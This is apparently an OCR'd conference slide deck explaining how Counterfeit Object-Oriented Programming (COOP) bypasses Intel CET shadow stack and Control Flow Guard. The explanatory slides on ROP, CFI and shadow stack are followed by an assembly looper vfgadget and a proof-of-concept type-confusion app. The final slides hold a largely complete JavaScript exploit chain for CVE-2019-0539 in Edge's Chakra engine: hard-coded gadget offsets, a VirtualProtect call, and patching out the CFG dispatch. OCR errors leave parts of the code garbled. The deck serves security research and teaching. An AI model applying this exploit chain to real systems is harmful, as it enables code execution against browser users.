# Bypassing Intel CET with Counterfeit Objects (COOP)

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#### **AGENDA**

#### CONCEPTS:

- Current status of ROP-based attacks
- Control Flow Integrity (CFI) Mechanisms
- Intel CET and Shadow Stack
- Counterfeit Object-Oriented Programming (COOP) Theory
- Building an Attack Plan

#### DEMOS:

- Bypassing Intel CET on latest Win 11
- Bypassing Intel CET on MS Edge





## The Big Picture

Memory-safe languages +

SDL

Compiler mitigations

Runtime mitigations (WDEG)

Raising exploitation \$\$\$

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## Data Execution Prevention (DEP)

• Rolled out in 2003


Enables the W^X Paradigm by implementing the NX bit on Memory Pages

Blocks vanilla shellcode from running



## Return Oriented Programming (ROP)

- Code reuse attack that bypasses DEP
- Ret2lib evolution
- ROP GADGET = Instructions ending with a RET
- Gadgets++ = high-level API execution





POP RCX RETN MOV QWORD PTR DS:[RCX],RAX POP RBP RETN



## **Control Flow Integrity**

- Protects against manipulation of the program's original control flow
- Mitigations exist under this umbrella term
- It comprises two sub-groups:
  - Backward-Edge
  - Forward-Edge



## Forward-Edge CFI

• Protects indirect function calls through the use of verified function addresses. **Control Flow Guard** is an example

 CFG will block any CALL [RAX] instruction pointing to a ROP gadget address



## Backward-Edge CFI

 Defends against control-flow hijacking attacks that exploit vulnerabilities related to function returns

 Intel Control-flow Enforcement Technology (CET) is a form of BE-CFI that protects against ROP attacks



#### Intel CET


- The original Intel specs included two HW-based mitigations:
  - Shadow Stack
  - Indirect Branch Tracking (IBT) not yet implemented

- Our focus for today will be Shadow Stack
- Since 11th Generation Core 'Tiger Lake' Intel CPU
- 2020 on Windows
- Compiler based mitigation enabled via the /CETCOMPAT flag



## Shadow Stack (1)

- On every CALL instruction, return addresses
  - are stored on call stack and shadow stack.
- On RET instructions, a comparison is made to ensure integrity is not compromised.
- Upon addresses mismatch control protection (#CP) exception is triggered and process terminated






## Shadow Stack (2)


SSP is used to keep track of the stack

 HW will protect SSP memory pages from attackers.

- New reserved instructions:
  - INCSSP
  - RDSSP
  - SAVEPREVSSP/RSTORESSP







#### ARE ROP-BASED ATTACK DEAD?

• **TLDR:** Most likely.

• Full disclosure: JOP/COP based attacks are not stopped (yet) by Intel CET.

How widespread is Intel CET today?



## How widespread is CET adoption today?

• Browser's renderer process is primary attack surface and target.

• Where **JIT compiled** code lives -> Type Confusion bugs

It's hard to make JIT'ed code and CET to coexist.

• **Result**: None of modern browsers implement CET in their renderer process



```
Process name is: chrome
ShadowStack is: ON
App type is: utility
Process name is: chrome
ShadowStack is: OFF
App type is: renderer
Process name is: chrome
ShadowStack is: ON
App type is: gpu-process
Process name is: chrome
ShadowStack is: ON
App type is: crashpad-handler
Process name is: chrome
ShadowStack is: ON
Process name is: chrome
ShadowStack is: ON
App type is: utility
Process name is: firefox
ShadowStack is: ON
Process name is: firefox
ShadowStack is: ON
Process name is: firefox
ShadowStack is: ON
```

C:\Users\uf0\OneDrive\Desktop\CET\scripts and notes>powershell -ep bypass ./check cet.ps1

## Counterfeit Object-Oriented Programming (COOP)

• Theorized in 2015 by F.Schuster

- Counterfeit memory objects from attacker-controlled payloads
- Chain these objects together through virtual functions already present in target application or runtime loaded libraries.
- These functions are valid and won't break any CFI logic (including CET)



## COOP vfgadgets

• COOP gadgets are called Virtual Function gadgets, or **vfgadgets** 


• They can be found with **IDAPython** scripts

- Picked from a pool of CFG-valid functions
- Different types of vfgadgets



## Looper (1)

The Looper is the main vfgadget responsible for invoking other vfgadgets





## Looper (2)

- Counterfeit Obj is at RCX+0x40
- Dereference 1st vfgadgets in RAX
- Call it (via CFG)
- Load next gadget from offset 0x20
- Rinse and repeat

```
mov rbx, [rcx+0x40]
loop_start:
mov rax, [rbx]
call cs:__guard_dispatch_icall_fptr
mov rbx, [rbx+20h]
test rbx, rbx
jnz short loop_start
...
loop_exit:
ret
```

```
[this_ptr+0x40]

00000227`26cd8900 00000227`26cd8908 1st vfgadget

00000227`26cd8910 00000000`00000000 0000000000

00000227`26cd8920 00000227`26cd8928 2nd vfgadget
```

## COOP Proof of Concept App

• Vulnerable App to a **Type Confusion** Bug

• Shipped with an **Invoker** vfgadget

- Previously leak stack pointer to obtain *this* pointer
- We can reference the COOP payload from it

Call the function pointer via indirect call

```
□class OffSec {
 public:
       char* a = 0;
       int (*callback)(char* a) = 0;
  public:
       virtual void trigger(char* a1) {
             callback(a);
 void fastcall OffSec::trigger(OffSec *this, char *a1)
 ?trigger@OffSec@@UEAAXPEAD@Z proc near
 var 18= gword ptr -18h
 arg 0= gword ptr 8
 arg 8= gword ptr 10h
        [rsp+arg 8], rdx
 mov
        [rsp+arg 0], rcx
        rax, [rsp+38h+arg_0]
        rax, [rax+10h]
        [rsp+38h+var 18], rax
        rax, [rsp+38h+arg 0]
        rcx, [rax+8]
        rax, [rsp+38h+var 18]
 mov
        cs: guard dispatch icall fptr
 add
        rsp, 38h
 ?trigger@OffSec@@UEAAXPEAD@Z endp
```




## Triggering CET

```
0:000> bl
     0 e <u>Disable Clear</u> 00000001`400017d0
                                                            0:**** coop!Gadgets
                                               0001 (0001)
0:000> u 00000001`400017d0
coop!Gadgets [C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\COOP\gadgets.asm @ 4]:
00000001`400017d0 4894
                                  xchg
                                           rax, rsp
00000001 400017d2 c3
                                  ret
00000001`400017d3 cc
                                  int
00000001 400017d4 cc
                                  int
00000001 400017d5 cc
                                  int
00000001`400017d6 cc
                                  int
00000001`400017d7 cc
                                  int
00000001 400017d8 cc
                                  int
0:000> g
ModLoad: 00007ffe`164a0000 00007ffe`16546000
                                                C:\WINDOWS\System32\sechost.dll
```

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# Bypassing CET PoC



## Bypassing CET on MS Edge

- CVE-2019-0539 Type Confusion in Chakra core
- We pretend the browser is compiled with /CETCOMPAT
- High-Level Exploitation Logic:
  - 1. Leak *this* pointer
  - 2. write vfgadgets in memory
  - 3. Chain them via Looper vfgadget
  - 4. Call LoadLibrary in order to load mscore.dll
  - 5. From mscore.dll we invoke VirtualProtect (allowed by CFG)
  - 6. We make guard\_dispatch\_icall writable and NOP it
  - 7. Now we can call any non-CFG function like GetComputerNameA
  - 8. Profit!

## Bypassing CET on MS Edge (2)


```
looper vfqadget
                  = edgehtmlBase + 0xfa9030; // edgehtml!CTravelLog::UpdateScreenshotStream
                  = edgehtmlBase + 0x2dbb10; // edgehtml!CHTMLEditor::IgnoreGlyphs
loadR8Vfgadget
loadRDXVfqadqet = edgehtmlBase + 0x842160: // edgehtml!CCircularPositionFormatFieldIterator::Next
loadRAXRCXVfgadget = edgehtmlBase + 0x2e90b0; // edgehtml!Microsoft::WRL::Details::DelegateArgTrait
storeRDXVfqadqet = edgehtmlBase + 0x0057e390 // edgehtml!CBindingURLBlockFilter::SetFilterNotify
COOPbase= bufferAddr + 0x4000
//prompt("COOPbase is:", "0x" + COOPbase.toString(16));
// r8 loader
writePtr(COOPbase, COOPbase+0x10);
writePtr(COOPbase+0x10+0xf8, loadR8Vfgadget); // r8 vfgadget
writePtr(COOPbase+0x130, 0x800);
                                              // r8 arg
// rdx loader
writePtr(COOPbase+0x78, COOPbase+0x88);
                                              // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x88, COOPbase+0x98);
writePtr(COOPbase+0x98+0xf8, loadRDXVfgadget); // rdx vfgadget
writePtr(COOPbase+0x88+0x20, 0x0);
                                              // rdx arg
// rcx and rax loader + call LoadLibraryExWStub
writePtr(COOPbase+0x100, COOPbase+0x148);
                                               // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x148, COOPbase+0x158);
writePtr(COOPbase+0x158+0xf8, loadRAXRCXVfgadget):
writePtr(C00Pbase+0x158, C00Pbase+0x168);
writePtr(COOPbase+0x160, LoadLibraryExWStub); // rax arg
writePtr(COOPbase+0x168, 0x006f00630073006d): // mscoree.dll
writePtr(COOPbase+0x170, 0x002e006500650072);
writePtr(COOPbase+0x178, 0x0000006c006c0064);
writeDword(COOPbase+0x168,0x0073006d) // this is needed to fix the DLL first letter - don't ask
// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x148+0x78, COOPbase+0x1d0):
writePtr(COOPbase+0x1d0, COOPbase+0x1e0);
writePtr(COOPbase+0x1e0+0xf8, storeRDXVfgadget);
// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x248, COOPbase+0x258);
writePtr(C00Pbase+0x258, C00Pbase+0x268);
writePtr(COOPbase+0x268+0xf8, storeRDXVfgadget);
writePtr(fakeVtable + 0xb0, looper_vfgadget);
original this ptr offset = readPtr(this ptr+0x30); // hijack thisptr+0x30 with COOP gadgets
writePtr(this_ptr+0x30, COOPbase); // hijack thisptr+0x30 with COOP gadgets
writeDword(COOPbase+0x168,0x0073006d);
```



## Bypassing CET on MS Edge (3)

```
// ClrVirtualProtect(this, chakraPageAddress,0x1000,PAGE READWRITE,pScratchMemory)
// second COOP chain
mscoreeBase
                     = readPtr(COOPbase + 0x100); // saves mscoree base address into var
COOPbase2= bufferAddr + 0x5000;
ClrVirtualProtect = mscoreeBase+0x288d0;
chakra_guard_dispatch_icall = chakraBase+0x5b5310;
chakra_guard_disp_icall_nop = chakraBase+0x2b96a0;
edgehtml guard dispatch icall = edgehtmlBase+0x147fa90;
edgehtml quard disp icall nop = edgehtmlBase+0x5b60a0
load all args gadget = edgehtmlBase+0xc7f3f0;
writePtr(C00Pbase2, C00Pbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, load all args gadget): // r8 vfgadget
// invoker args vprotect
writePtr(C00Pbase2+0x20,C00Pbase2+0x48);
writePtr(COOPbase2+0x40,COOPbase2);
                                                     // soon to be r9, now stack parameter lpfl0ldProtec
writePtr(C00Pbase2+0x48,C00Pbase2+0x300);
writePtr(C00Pbase2+0x3e8,ClrVirtualProtect);
writePtr(COOPbase2+0x28, edgehtml_guard_dispatch_icall);// rdx
writePtr(C00Pbase2+0x30, 0x1000);
writePtr(C00Pbase2+0x38, 0x04);
writePtr(fakeVtable + 0xb0, looper vfgadget);
writePtr(this ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets
try{
    dv2.hasitem(0x4242):
catch(e){
    console.log('logging the error');
// nopping CFG in chakra
writePtr(edgehtml quard dispatch icall, edgehtml quard disp icall nop);
writePtr(C00Pbase2, C00Pbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, GetComputerNameA); // r8 vfgadget
writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets
try{
    dv2.hasitem(0x4343);
catch(e){
    console.log('logging the error');
```





# Thank You!

